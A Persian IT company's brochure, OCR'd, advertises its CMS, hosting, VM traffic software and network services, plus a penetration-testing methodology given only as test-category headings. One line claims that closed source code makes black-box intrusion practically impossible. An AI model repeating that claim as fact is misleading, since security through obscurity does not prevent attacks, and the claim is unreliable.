www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷


اجرای فرامین نماید. در نظر داشته باشیم Ram بسیار گران تر از ابزارهای دیگر ذخیره سازی است. پس باید میانگینی برای استفاده از ابزار ذخیره و بازیابی اطلاعات در نظر گرفت.

با توجه به تعریف فرضی پاسخگویی به ۲۰۰ درخواست همزمان ، اگر ۳۰ مگاهرتز پردازنده و 200 IOPS نیاز باشد نیاز به سروری با قدرت ۶ گیگا هرتز و ابزارهای ذخیره سازی SAS15k خواهیم داشت.

حال اگر همین نرم افزار بجای ۳۰ مگاهرتز قدرت واحد پردازنده برای اجرای دستورات عددی ناچیز معادل ۵ مگاهرتز و 250 IOPS نیاز داشته باشد همین سرور بجای پاسخ گویی به ۶۰هزار درخواست در دقیقه با افت ۱۰۵۰۰ بازدید و عدد ۴۹۵۰۰ بازدید روبرو خواهد شد.

۷-۲-۳- افزایش قدرت نرم افزار

معمولاً از اقتصادی ترین روش های بهینه سازی سرویس بهینه سازی نرم افزار است. فرض کنید اگر بجای ۵۰ حلقه اجرای فرمان با بهینه سازی آن به ۳۰ می توانید تا ۷۰ درصد در استفاده از منابع صرفه جویی کنید. حال استفاده از ابزار های ذخیره سازی موقت سریع تر مانند RAM یکی از کند ترین فاکتورهای تولید محتوا را پشت سر بگذارید. به عنوان مثال در تصویر زیر یک سناریو واقعی شرح داده شده است.



شکل ۲۱.نمونه خروجی تست استرس یک سایت

۷-۲-۴- افزایش قدرت زیرساخت شبکه و ارتباطات

اگر در هر درخواست کاربر ۵۱۲ کیلیوبیت عرض باند را به مدت ۱ ثانیه اشغال (تبادل ۶۰کیلوبایت) نماید تعداد ۲۰۰ کاربر همزمان ارتباطی حدود ۱۰۰ مگابیت برای دسترسی استاندارد فرضی نیاز دارند. حال اگر فراخوانی اطلاعات بجای ۱ ثانیه نیمی از زمان را نیاز داشته باشد (تبادل ۳۰ کیلوبایت) می توان به دست کم دو برابر کاربر همزمان سرویس داد.

۷-۲-۵- جمع بندی فاکتور ها

همانطور که دیدیم فاکتور های مختلفی مانند حجم درخواست، زمان پردازش ، ذخیره و بازیابی و انتخاب سیاست های مختلف جهت بهبود کیفیت در ارائه سرویس دخیل است. حال اینکه چگونه بدانیم در کدام یک از مراحل بهینه سازی چگونه انجام گیرد نیاز به ابزاری مانند واکاو خواهد داشت. در این مستند به معرفی اولین ابزار بومی که کاملاً برای ارزیابی سرویس های اینترنی کشور با توجه به نوع ارتباطات و فاکتور هایی مانند سرعت دسترسی، کیفیت سرور ، حجم صفحات و ... خواهیم پرداخت.

۷-۳- سایت‌بایک *CMS*

سامانه مدیریت محتوا (به انگلیسی: Content Management System و به اختصار: CMS) نرم‌افزاری است که با بهره‌گیری از بانک اطلاعاتی امکان درج، ویرایش، انتشار و مدیریت داده‌ها را بدون نیاز به دانش برنامه‌نویسی فراهم می‌کند. برای نمونه، سامانه مدیریت محتوای ویکی‌پدیا، نرم‌افزار ویکی مدیا است. به بیان ساده تر سیستم مدیریت محتوا موتوری است در پشت سایت شما که فرآیند ایجاد، مدیریت و نمایش محتوا را برای شما آسان می کند.

CMS یک برنامه نرم افزاری روی سرور است که به مدیر سایت امکان این را می‌دهد تا محتوای سایت را بدون نیاز به تغییر دادن طراحی سایت اولیه، تغییر دهد. در واقع طرح اولیه سایت، یک بار با استفاده از سیستم مدیریت محتوا طراحی و تعدادی قالب گرافیکی برای صفحات طراحی و روی سایت شما نصب می‌شود. حال شما به راحتی می‌توانید صفحات دیگری به سایت اضافه، حذف و یا ویرایش کنید.

با استفاده از CMS، وب سایت شما هر قدر هم که گسترده باشد، یک اپراتور ساده می تواند آنرا به آسانی نگهداری و بروزرسانی کند. نیازی به پرداخت هزینه زیاد برای بروز رسانی توسط یک طراح وب حرفه ای نخواهد بود. به علاوه به سادگی قادر خواهید بود هر سرویسی را که بخواهید به سایت اضافه کنید. در واقع شرکت‌های

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

طراحی وب، سال ها تجربه خود را در راه اندازی وب سایت های مختلف در قالب یک نرم افزار CMS به شما ارائه می دهند و شما می توانید از امکانات آماده این نرم افزارها نهایت استفاده را کنید.

با توجه به اینکه قسمت های مختلف یک نرم افزار CMS از قبل طراحی و آماده شده اند، راه اندازی وب سایت های متکی به نرم افزار CMS معمولا بسیار سریع تر از سایت های ایستا (Static) صورت می پذیرد. بزرگ‌ترین مزیت CMS به طراحی سنتی در همین زمینه است. با استفاده از CMS، شما برای بروز رسانی سایت خود تنها به یک کامپیوتر متصل به اینترنت نیاز خواهید داشت و برای اینکار از هیچ نرم افزار دیگری لازم نیست استفاده کنید.

CMS سایت بایک ابداع متفکرانه شرکت تحولگران عرصه اطلاعات برای سرعت بخشیدن به طراحی و پیاده سازی برنامه‌های کاربردی تحت وب است. پرتال سایت بایک ایجاد و مدیریت محتوای وب سایت را برای کاربر عادی و بدون دانش فنی تا برنامه نویس وب پیشرفته بسیار آسان و تسریع می نماید. با استفاده‌ی CMS سایت‌بایک شما قادر خواهید بود تمامی برنامه‌های کاربردی تحت وب را به آسانی و با امنیت فراوان تولید کنید.

برخی از توانمندی‌های CMS سایت بایک عبارتند از:

- ویرایش بر خط
- مدیریت پست الکترونیکی آنلاین
- مدیریت فایل پیشرفته
- قابلیت گروه‌بندی و زبانه‌ها
- بهینه‌سازی موتورهای جستجو
- قابلیت Drag & Drop در بروز رسانی
- بازه زیاد دسترسی به ابزارهای مختلف
  - ایجاد انواع فرم های ورود اطلاعات
  - انواع منو های کرکره ای یا Pulldown Menus عمودی یا افقی
  - پنجره های نمایش سایر سایت ها یا IFrame ها
  - نمایش چندین فریم کنار هم یا اسلایدرها
  - انواع متفاوت دفترچه های آنلاین
  - دسترسی و ارتباط با شبکه های اجتماعی
  - دسترسی به نظرات کاربران و برقراری ارتباط
  - انواع متفاوت هدایت‌گر و نتایج جستجوی مدیریت شده

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

- انواع گالری های تصاویر
- گروه بندی های و تب پنل ها (Tab Panels)

لازم به ذکر است که CMS سایت بایک، محصول شرکت تحولگران عرصه اطلاعات در سومین جشنواره فناوری اطلاعات تندیس برنزی جشنواره و لوح تقدیر در بخش ارائه خدمات نوین را در کارنامه خود دارد.

شکل ۲۲. تصویری از تندیس برنزی جشنواره و لوح تقدیر در بخش ارائه خدمات نوین در سومین جشنواره فناوری و اطلاعات

۱،۱،۱. راندمان بسیار بالا: همانطور که می دانیم عملیات IO (خواندن و نوشتن اطلاعات از دیسک ها) کند ترین عملیات کامپیوتری هستند. مدیر محتوای سایت بایک با استفاده و مدیریت درست حافظه دسترسی به دیسک ها و ابزارهای ذخیره سازی را به حداقل می رساند.

۱،۱،۲. فناوری بومی : با توجه به بومی بودن این ابزار، امکان بروز رسانی و بهینه سازی این نرم افزار به راحتی در دسترس است. وابستگی به ابزارها و فریم ورک های ثانوی یکی از عوامل شکست پروژه های نرم افزاری است. CMS سایت بایک توسط یک موتور تولید نرم افزار ملی به نام DATABOT ساخته شده است و بی نیاز از هر نوع فریم ورک جانبی یا ثانویه است.

۱،۱،۳. امنیت سامانه : با توجه به دانش بلند مدت امنیت سامانه ها، تمام تلاش جهت امن سازی سامانه انجام شده است. لازم به ذکر است هیچ سیستمی را نمی توان یافت که ۱۰۰ درصد مطلق امن باشد. اما با توجه به بسته بودن کد نرم افزار، عملاً نفوذ به سیستم به صورت جعبه سیاه امکان ناپذیر است. با این حال ، اطلاعات سامانه می تواند توسط کلید های چند طرفه رمز گزاری گردد و عملاً هرنوع دسترسی به اطلاعات غیر ممکن گردد.

۷-۴- ثبت دامنه و میزبانی وب

دامنه آدرس منحصر بفردی است که کاربران برای دسترسی به وب سایت شما در مرورگر خود وارد می‌کنند. دامنه از دو بخش نام دامنه (مثلا sitebike) و پسوند دامنه (مثلا .ir) تشکیل شده است. شما کافی ست دامنه مورد نظر خود را اعلام کنید تا با توجه به نوع تجارت و یا فعالیت شما با بهترین نام ممکن آنرا ثبت کنیم. هر وب سایتی که طراحی می‌شود حاوی فایلهایی است که برای نمایش وب سایت بر روی اینترنت، نیاز است تا این فایلها در فضایی تحت وب ذخیره شوند. فضای مورد نیاز برای ذخیره این فایلها در بستر وب، هاست نامیده می‌شود. شرکت تحولگران عرصه اطلاعات دارای سرورهای قدرتمندی در ایران و خارج از کشور می‌باشد که تضمین آمادگی و ارائه سرویس هاستینگ را به کاربران خود (بدون محدودیت در ارائه فضا) می‌کند و امنیت داده‌ها را در مهم ترین اولویت‌های ارائه این سرویس در نظر دارد.

۷-۵- مدیریت سرورهای مجازی

امروزه در ایران با توجه به نرخ بالای ترافیک داده و هزینه بالای عرض باند در ایران ، دقت در محاسبه ترافیک داده جابجا شده از سرورها و سرویس دهنده‌ها یک نیاز با اولویت بالا به شمار می‌رود. شرکت تحولگران عرصه اطلاعات اقدام به ایجاد یک نرم‌افزار جهت کنترل ترافیک ساختارهای WMware ESXi کرده و این نرم‌افزار قادر به ایجاد هماهنگی کامل بین VCenter و ESXi بطور مستقیم بوده و هیچ منبعی از سیستم سرور را اشغال نمی‌کند .

- فعالیت از راه دور و عدم استفاده از منابع سرور اصلی و عدم اشغال منابع ارزشمند سرویس دهنده مادر
- دقت نمایش ترافیک داده تا بازه های زمانی ۲۰ ثانیه ای
- کنترل ترافیک یا کاربر مدیر ماشین مجازی از طریق پنل وب
- غیر فعال کردن خودکار ماشین در صورت تمام شدن ترافیک مجاز
- ارائه گزارش مالی روزانه و ماهیانه برای فعالیت هر ماشین
- امکان کنترل سطوح دسترسی
- قابلیت افزایش ترافیک بصورت خودکار یا توسط مدیر سیستم در صورت نیاز
- امکان کنترل ماشین مجازی به صورت خودکار و دستی ، امکان ریست، خاموش و روشن کردن ماشین مجازی توسط نرم افزار

۷-۶- کنترل فرآیند کسب و کار سایت بایک!

امروزه بدلیل گسترش فعالیت های مجموعه ها، کنترل و نظارت بر پیشرفت پروژه ها، فعالیت های درون سازمانی و ارتباطات خارج از آن، ثبت وقایع و رویدادها و کنترل فرآیند ها و نظارت بر پرسنل از موارد حیاتی به شمار می رود.این امر نیازمند سیستم هوشمند و جامعی ست تا از دیدی منطقی تمامی امور را مرتبط درک کرده و بتواند به روند فعالیت ها نظم و سرعت بخشد. این سیستم هوشمند را ما در اختیار شما قرار می دهیم. ویژگی مهم این سیستم اتصال آن به سیستم های VOIP می باشد.سیستم های VOIP سیستم های تلفنی بر پایه بستر های شبکه ای می باشد که این خصوصیت باعث ایجاد مزایای بسیاری در ارتباطات تلفنی می شود.انتقال داده ها در بستر شبکه امکانی برای اتصال به سیستم های جامع را فراهم می نمایند که ما از این خصوصیت در CRM خود استفاده کرده ایم.

۷-۷- سرورهای اختصاصی تحولگران عرصه اطلاعات

هر سرویس تحت وب، خواه یک نرم افزار و یا یک وب سایت با ارائه داده‌های زیاد و ترافیک بالای خود که نیاز به امنیت بالا و توانایی مدیریت حجم بالای ترافیک و درخواست‌ها را داشته باشد، داشتن یک سرور اختصاصی را در اولویت ملزومات خود قرار می‌دهد. همچنین برای سازمان‌هایی که چند سایت در حوزه کسب و کار خود دارند سرورهای اختصاصی به دلیل نداشتن همسایگان آسیب‌پذیر سطح بالاتری از امنیت را به ارمغان می‌آورد. سرور اختصاصی از محدودیت‌های سرورهای اشتراکی دور است. بخشی از امکانات سرورهای اختصاصی می‌توان به پهنای باند بالا، پشتیبانی از ترافیک‌های بالا، فضای وب بالا و قابلیت مدیریت و تنظیم امنیت نام برد. تحولگران عرصه اطلاعات با تکیه بر سرورهای قدرتمند خود در ایران و خارج از کشور، سرویس سرور اختصاصی را به کاربران خود ارائه می‌کند.

۷-۸- خدمات در حوزه امنیت

توسعه و استقرار یک طرح امنیت جامع نیازمند بررسی و تحلیل اصولی شیوه‌های موجود است. این امر با کمک شناسایی و مورد توجه قرار دادن اجزای سطح ریز و درشت سازمان صورت می‌پذیرد. برنامه‌ریزی و ارائه راهکار امنیتی برای هر یک از بخش‌ها و ابعاد سازمان و زیرساخت مورد ارزیابی موضوعی است که تنها با بینش سطحی و کلی قابل انجام نیست بلکه نیازمند بررسی لایه‌ای و عمقی است. در ادامه تمامی راهکارهای قابل ارائه توسط شرکت تحولگران عرصه اطلاعات معرفی خواهند شد.

۷-۸-۱- تست نفوذ

در جوامع امروزی، تلاش برای بهبود وضعیت کنونی (در هر زمان و مکان و هر موقعیتی) به یک اصل تبدیل شده است. در واقع یکی از اصول مهم در تمامی سطوح و گرایشهای کلیه استانداردها، در پیش گرفتن فرآیندهایی است که بهبود وضعیت را در پی داشته باشد. بخصوص این امر در تکنولوژی اطلاعات یکی از اصول تخطی ناپذیر و غیر قابل اجتناب است. حال اگر وارد حیطه شبکه های کامپیوتر و نیز نرم افزارهای گوناگون شویم، باید برای این فرآیند، راههای متناسب با آن را در اتخاذ کنیم. یکی از عمومی‌ترین و مهمترین راه حلها در این بخش، استفاده از فرآیند تست نفوذ[1] است. در بسیاری موارد آزمونگر برای نشان دادن موفقیت آمیز بودن پذیری، شواهدی از دسترسی به هدف را ارائه می‌دهد. نتایج ارزشمند تست نفوذ عبارتند از:

- شناسایی ضعف‌های امنیتی
- تشخیص میزان نفوذپذیری رخنه‌های امنیتی موجود
- آزمودن عملکرد امنیتی مدیر سیستم‌ها و شبکه در سازمان
- شناسایی چگونگی تغییر ریسک‌های امنیتی سطح پایین به سطح پایین
- شناسایی آسیب‌پذیری‌های خاصی از سیستم که توسط ابزارهای خودکار قابل شناسایی نیستند
- ارزیابی و برآورد تأثیرات حملات بر عملکرد سیستم‌ها
- آزمودن مکانیزم‌ها و تجهیزات دفاعی موجود در شبکه جهت بررسی صحت کارکرد آن‌ها
- ارائه مستندی برای افزایش بودجه در بخش امنیت اطلاعات

آزمون نفوذ عبارت است از کشف و بررسی راه ها و روش های دسترسی غیر مجاز به منابع حساس و اطلاعات محرمانه سازمان، در کوتاهترین زمان ممکن. هدف از انجام آزمون های نفوذ، پی بردن به نقاط ضعف موجود و ارایه راهکارهای متناسب برای بر طرف کردن این نقاط ضعف است که می‌توان آن‌ها را به چند دسته آزمون نفوذ

[1] Penetration Testing

خارجی، آزمون نفوذ داخلی، آزمون جعبه سیاه، آزمون جعبه سفید، آزمون جعبه کریستالی، کلاینت هکینگ و مهندسی اجتماعی تقسیم نمود. با استناد به روشگان[1]های مطرح آزمون نفوذپذیری شرکت تحولگران عرصه اطلاعات قدم بر طراحی روشگان تست نفوذ بومی نمود که این روشگان در دو بخش زیرساخت‌های شبکه‌ای و ارتباطات و سامانه‌های تحت وب قابل ارائه می‌باشد. در ادامه تمامی آزمون‌های موجود در این دو روشگان معرفی خواهند شد.

- تست نفوذ سامانه‌های تحت وب
  - جمع آوری اطلاعات
    - Spiders, Robots and Crawlers
    - Search Engine Discovery/Reconnaissance
    - Identify application entry points
    - Testing for Web Application Fingerprint
    - Application Discovery
    - Analysis of Error Codes
  - آزمون مدیریت پیکربندی
    - SSL/TLS Testing
    - DB Listener Testing
    - Infrastructure Configuration Management Testing
    - Application Configuration Management Testing
    - Testing for File extensions Handling
    - Old, backup and unreferenced files
    - Infrastructure and Application Admin Interfaces
    - Testing for HTTP Methods and XST
  - آزمون احراز هویت
    - Credentials transport over an encrypted channel
    - Testing for user enumeration
    - Testing for Default or Guessable User Account
    - Testing for Brute Force
    - Testing for bypassing authentication schema
    - Testing for Vulnerable Remember Password and Pwd Reset
    - Testing for Logout and Browser Cache Management
    - Testing for Captcha
    - Testing Multiple Factors Authentication
    - Testing for Race Conditions
  - آزمون نشست

[1] Methodology

- Testing for Session Management Schema
- Testing for Cookies attributes
- Testing for Session Fixation
- Testing for Exposed Session Variables
- Cross-Site Request Forgery

○ آزمون مجوز

- Testing for Path Traversal
- Testing for Bypassing Authorization Schema
- Testing for Privilege escalation

○ آزمون اعتبار سنجی داده ها

- Testing for Reflected Cross Site Scripting
- Testing for Stored Cross site scripting
- Testing for DOM based Cross Site Scripting
- Testing for Cross Site Flashing
- Testing for SQL Injection
- Testing for LDAP Injection

○ آزمون وب سرویس

- WS Information Gathering
- Testing WSDL
- Testing for XML Structural
- Testing for XML Content-Level
- Testing for WS HTTP GET parameters/REST attacks
- Testing for Naughty SOAP Attachments
- Testing for WS Replay

• تست نفوذ زیرساخت‌های شبکه‌ای و ارتباطی

○ جمع‌آوری اطلاعات

- اطلاعات مربوط به محدوده آدرس IP
- اطلاعات سیستم نام دامنه
- زیر دامنه‌ها
- استخراج ایمیل‌ها و حساب‌های کاربری
- اطلاعات مسیریابی BGP
- توضیحات نهایی آزمون‌گر در بخش جمع‌آوری اطلاعات

○ نقشه‌برداری از شبکه

- شناسایی میزبان‌های فعال
- شناسایی سرویس‌های در حال اجرا

- شناسایی دستگاه‌های میانی شبکه
- ترسیم توپولوژی شبکه
- شناسایی سیستم‌عامل

○ ارزیابی آسیب‌پذیری

- اطلاعات فنی در مورد آسیب‌پذیری‌های موجود
- میزبان‌های متناظر با هر آسیب‌پذیری
- خلاصه نتایج آماری از آسیب‌پذیری‌های موجود
- توضیحات مربوط به آسیب‌پذیری‌های جدول
- پیشنهادها و راهکارها

○ نفوذ


- توضیح روش نفوذ
- جدول ضریب نفوذ

○ گسترش سطح دسترسی

۷-۸-۲- ارزیابی امنیت زیرساخت‌های سایبری و صنعتی

به منظور برقراری زیرساختی امن در حوزه‌های سایبری و صنعتی در هر سازمان نیاز به افراد متخصص و کارآزموده می‌باشد که این امر هزینه‌های زیادی را به هر سازمان تحمیل می‌کند. همچنین افراد متخصص در حوزه امنیت دارای دانش‌های متفاوت هستند که کیفیت ارزیابی و یا مشاوره‌های امنیتی را پایین می‌آورد و امکان بروز آسیب‌پذیری‌های برطرف شده در یک سازمان را در زیرساختی دیگر بالا می‌برد. با توجه به مطالب ذکر شده شرکت تحولگران عرصه اطلاعات اقدام به تولید ابزار جامع ارزیابی امنیت سایبری و صنعتی نمود. از این رو ابزار جامع ارزیابی امنیت سایبری و صنعتی در واقع تلاشی در جهت رسیدن به هدف انجام ارزیابی با حداکثر کارایی در استخراج مخاطرات و حداقل هزینه متحمل بر سازمان می‌باشد. نحوه عملکرد ابزار جامع ارزیابی امنیت سایبری و صنعتی به شرح زیر می‌باشد.

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷



شکل ۲۳. پنج بخش مفهومی ابزار جامع ارزیابی امنیت سایبری و صنعتی

همچنین با توجه به گستردگی مباحث امنیتی، انجام ارزیابی امنیت توسط ابزار جامع ارزیابی امنیت سایبری و صنعتی با توجه به مراحل شش گانه زیر صورت می‌گیرد.

شکل ۲۴. فرایند عملکرد ابزار جامع ارزیابی امنیت سایبری و صنعتی

۷-۸-۳- ارائه مشاوره، توصیه‌های سیاست‌های امنیتی متناسب با هر سازمان

سیاست امنیتی تعریفی است که هر آنچه در رابطه با امن شدن یک سامانه، سازمان یا نهاد دیگر می‌باشد، بیان می‌کند. در یک سازمان سیاست امنیتی می‌توان شامل محدودیت‌هایی برای اعضا و کارمندان، همچنین محدودیت‌های اعمال شده برای رقبا باشد نظیر اعمال محدودیت در درب‌ها، کلیدها، قفل‌ها و مرزهای سازمان تعریف شود. در سامانه‌ها سیاست امنیت شامل ایجاد محدودیت بر عملکردها و جریان اطلاعات بین آن‌ها می‌شود. مواردی نظیر جلوگیری از دسترسی به سامانه توسط افراد متفرقه و سامانه‌های بیرونی یا دسترسی به داده‌های سامانه توسط افراد غیرمجاز از این دسته‌اند.

به منظور پیاده سازی واجرای سیاست‌های امنیتی، عموما از الزامات مورد نیاز هر سازمان یا سامانه استفاده می‌شود. سیاست امنیت شامل سندی نوشتاری است که چگونگی برنامه سازمان در محافظت از دارایی‌های

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

فیزیکی و فناوری اطلاعات را بیان می‌کند. یک سیاست امنیتی اغلب به عنوان یک سند زنده[1] شناخته می‌شود. بدین معنی که نابود یا منسوخ نمی‌شود، بلکه به طور پیوسته همزمان با نیازهای کارمندان، سازمان و تغییر فناوری بروز رسانی می‌گردد. شرکت تحولگران عرصه اطلاعات با بهره‌مندی از نیروی جوان و متخصص قادر خواهد بود چالشهای بسیاری را با ارائه مشاوره، توصیه‌نامه و سیاست‌های امنیتی مرتفع سازد.

[1] living document

تحولگران عرصه اطلاعات
مسئولیت محدود
www.ir4.ir
شماره ثبت : ۲۸۵۸۰۷

۷-۹- خدمات در حوزه شبکه

زیرساخت شبکه از این رو حائز اهمیت می‌باشد که رابطه مستقیم با نرخ هزینه، سود و رونق کسب و کار دارد. و اطمینان از اینکه طرح زیرساخت شبکه پاسخگوی نیازهای آینده باشد امری مهم است. همچنین در طراحی زیرساخت شبکه با در نظر گرفتن دو هدف قدرت و انعطاف‌پذیری، می‌توان به بازده مطلوب در سرمایه گذاری نیز رسید. کارشناسان معماری و تیم طراحی شرکت تحولگران عرصه اطلاعات به تامین این اهداف کمک می‌کنند. با طراحی معماری شبکه توسط تیم طراحی شبکه شرکت تحولگران عرصه اطلاعات این اطمینان برای شما بوجود می‌آید که زیرساخت شبکه قابلیت عملکرد بهینه در تمامی مراحل چرخه عمر سازمان مورد نظر را دارا می‌باشد. همچنین تیم طراحی شبکه شرکت تحولگران عرصه اطلاعات با استفاده از کارشناسان خبره و فناوری‌های روز دنیا اطمینان حاصل می‌کند که اهداف شما محقق گردد:

- به حداقل رساندن هزینه‌ها
- به حداکثر رساندن بازده با حداقل سرمایه‌گذاری
- قابلیت پیاده سازی در کوتاه‌ترین زمان ممکن
- آموزش برای استفاده کارا و موثر از نیروهای مستقر درون سازمان
- در نظر گرفتن مزایای رقابتی

۷-۹-۱- معماری شبکه

در معماری زیرساخت شبکه که با توجه به تجربه و عملکرد سازمان همراه با در نظر گرفتن رویکرد جامع ارزش‌های سازمانی می‌باشد، طراحی ارتباطات رادیویی، نحوه انتقال، هسته شبکه و برنامه‌های کاربردی با شیوه‌ای یکپارچه برای نزدیک شدن به نتایجی موثر طراحی خواهند شد. تیم معماری شبکه شرکت تحولگران عرصه اطلاعات با استفاده از ترکیب دانش فنی و تجربه پیاده‌سازی فیزیکی شبکه طرحی جامع ارائه خواهد نمود. همچنین در این معماری امنیت زیرساخت شبکه، قابلیت گسترش و انعطاف‌پذیری لحاظ خواهد شد. دلایل طرح معماری شبکه بهبود کیفیت سرویس، کاهش هزینه‌های اجرایی و همچنین بالا بردن سرعت پیاده‌سازی زیرساخت مورد نظر می‌باشد. معماری شبکه شامل خدمات زیر می‌شود:

- طرح تفصیلی پروژه
- تصویر روشن و جامع از توپولوژی شبکه و ترافیک آن
- طراحی و مدل‌دهی به آدرس IP ها از ابتدا تا انتها
- ملاحظات مدیریت شبکه

- معماری شبکه در سطح بالا از جمله توپولوژی کلی، نمودار شبکه
- معماری گزارش در سطح مدیریت

۷-۹-۲- طراحی شبکه

پس از خلق معماری زیرساخت مورد نظر نیاز به طراحی شبکه در سطح بالاتر می‌باشد. در این بخش تیم طراحی شبکه شرکت تحولگران عرصه اطلاعات با استفاده از ترکیبی از دانش فنی، ملزومات سازمانی، محدوده هزینه، آینده‌نگری و قابلیت گسترش، شبکه مورد نظر را طراحی می‌کند. طراحی شبکه شامل خدمات زیر می‌شود:

- مهندسی طراحی بسته‌های درون شبکه
- طرح‌بندی تجهیزات و اتصالات در لایه یک
- اطلاعات کامل پیکربندی تجهیزات
- مشخص نمودن جزئیات طرح در لایه دو
- مشخص نمودن جزئیات طرح در لایه سه
- مشخص نمودن جزئیات طرح در لایه چهار
- الزامات یکپارچه‌سازی سیستم در پیاده‌سازی طرح زیرساخت
- اطلاعات دقیق در مورد سیستم مدیریت شبکه
- لیستی از پروتکل‌های موجود و برنامه‌های کاربردی موجود در طرح

۷-۹-۳- مشاوره، پیاده‌سازی و اجرای شبکه

یکی از سیاست‌های شرکت تحولگران عرصه اطلاعات مشاوره، پیاده‌سازی و اجرای پروژه‌های ارتباطی و شبکه می‌باشد. شرکت تحولگران عرصه اطلاعات با رویکردی دانش‌بنیان و بهره‌گیری از نیروهای متخصص قادر خواهد بود تمامی خدمات این حوزه را پوشش دهد. برخی از خدمات شرکت تحولگران عرصه اطلاعات در این حوزه عبارت است از:

- فروش و راه اندازی کلیه تجهیزات شبکه (Cisco-juniper-3com-huawei)
- مشاوره ، طراحی و اجراء سیستمهای حفاظتی و دوربینهای مدار بسته آنالوگ و دیجیتال تحت شبکه
- مشاوره، پیاده‌سازی و اجرای مکانیزم‌های امنیتی
  - مشاوره در زمینه اجرای ساختارهای استاندارد امنیتی در لایه های مختلف شبکه
  - طراحی و نحوه قرارگیری دستگاههای امنیتی موجود به منظور استفاده بهینه و امن سازی شبکه
  - مشاوره در زمینه نحوه ی تنظیم IDS های شبکه

- مشاوره در زمینه نحوه ی تنظیم Firewall های شبکه
- مشاوره در Device hardening شبکه
- مشاوره در تنظیم AAA های شبکه
- امن سازی پروتکل های اجرایی
- امن سازی Database ها
- امن سازی Application سرورها
- امن سازی Web سرورها

- مشاوره، پیاده سازی و اجرای مکانیزم‌های لایه دویی و لایه سه‌یی
  - آنالیز اولیه طرح موجود و مشاوره در زمینه روشهای مختلف برای بالا بردن
  - مشاوره در نحوه قرارگیری تجهیزات موجود در شبکه
  - ارتباط دهی لایه ۲ تجهیزات در لایه های مختلف شبکه
  - ارایه راه کارهای Redundancy در لایه های مختلف شبکه
  - مشاوره Etherchannel در بخش های مختلف شبکه
  - مشاوره در مکانیزم های مختلف جلوگیری از Loop در لایه دو
  - جداسازی لایه دو تجهیزات
  - پیاده سازی ارتباطات WAN شهری و کشوری
  - یاده سازی تلفن های بر پایه IP
  - یاده سازی دستگاه‌های امنیتی از جمله Firewall , IPS ,UTM در لایه دو و سه شبکه
  - در زمینه Address planning شبکه با در نظر گرفتن Routed Protocol های IPv4 و IPv6
  - Routing Protocol های شبکه
  - در نحوه اجرای IGP انتخاب شده به منظور استفاده بهینه از لینک های موجود
  - مکانیزم های Tunneling در شبکه
  - پیاده سازی تکنولوژی های انتقال داده ها شامل MPLS, E1, VSAT, WiMAX, PTMP,
